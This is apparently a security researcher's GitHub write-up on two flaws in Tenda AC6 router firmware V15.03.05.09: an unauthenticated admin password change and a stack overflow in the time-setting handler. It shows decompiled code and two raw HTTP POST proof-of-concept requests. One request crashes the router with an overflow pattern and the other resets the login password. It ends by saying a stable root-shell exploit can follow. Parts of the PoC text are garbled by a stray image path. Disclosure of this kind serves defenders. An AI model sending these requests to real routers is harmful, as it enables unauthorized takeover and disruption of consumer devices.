

main IOT_vuln / Tenda / AC6 / 15 /



fuxianghah update command execv ...

on Feb 28 History

..



img

9 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get HTTP/1.1` with a `Content-Type: application/x-www-form-urlencoded` and a `Cookie: ...`. The response is an HTTP 200 OK with `Content-Type: text/plain; charset=utf-8` and a `Cache-Control: no-cache`. The Tenda Web Master browser window shows the login page of the Tenda router. The page has a white background with the Tenda logo at the top. Below the logo is a login form with a text input field containing the IP address `123456` and a green button labeled `登录` (Login). There is also a link for `忘记密码?` (Forgot password?).

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get HTTP/1.1` with a `Content-Type: application/x-www-form-urlencoded` and a `Cookie: ...`. The response is an HTTP 200 OK with `Content-Type: text/plain; charset=utf-8` and a `Cache-Control: no-cache`. The Tenda Web Master browser window shows the network status page of the Tenda router. The page has a white background with the Tenda logo at the top. Below the logo is a navigation menu on the left with options like `网络状态` (Network Status), `无线设置` (Wireless Settings), `有线设置` (Wired Settings), `设备管理` (Device Management), `VPN管理` (VPN Management), `高级功能` (Advanced Features), and `系统管理` (System Management). The main content area shows the network status, including a green Wi-Fi icon, a green router icon, and a green globe icon. Below these icons are statistics: `0.1KB/s` (Real-time network speed), `192.168.1.160` (WAN IP), and `V15.03.05.09_multi` (Firmware version).

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
memset(v17, 0, sizeof(v17));
memset(v16, 0, sizeof(v16));
s1 = (char *)sub_2B58C(a1, "timeType", "sync");
if ( !strcmp(s1, "sync") )
{
    *(_DWORD *)nptr = 0;
}
else if ( !strcmp(s1, "manual") )
{
    v20 = (char *)sub_2B58C(a1, "time", &unk_EA1DC);
    sscanf(v20, "%[^-]-%[^-]-%[^-] %[^:]:%[^:]:%s", v12, v11, v10, v9, v8, v7);
    tp.tm_year = atoi(v12) - 1900;
```

When the content we pass to the S1 parameter is manual, the program will enter the logic of the second diagram. The content obtained by the program through the time parameter is passed to V20, and then the matched content is directly formatted into the stack of V12, V11, V10, V9, V8 and V7 through the regular expression of sscanf function. There is no size check, so there is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1538
```


Origin: http://192.168.1.1

Connection: close

Referer: http://192.168.1.1/system_time.html?random=0.7082990627962833&

Cookie: password=e10adc3949ba59abbe56e057f20f883ejhn1qw

timeType=manual&time=2022aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaooaa
1-25%2010:23



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

POST /goform/fast_setting_wifi_set HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0

Accept: /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 116

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

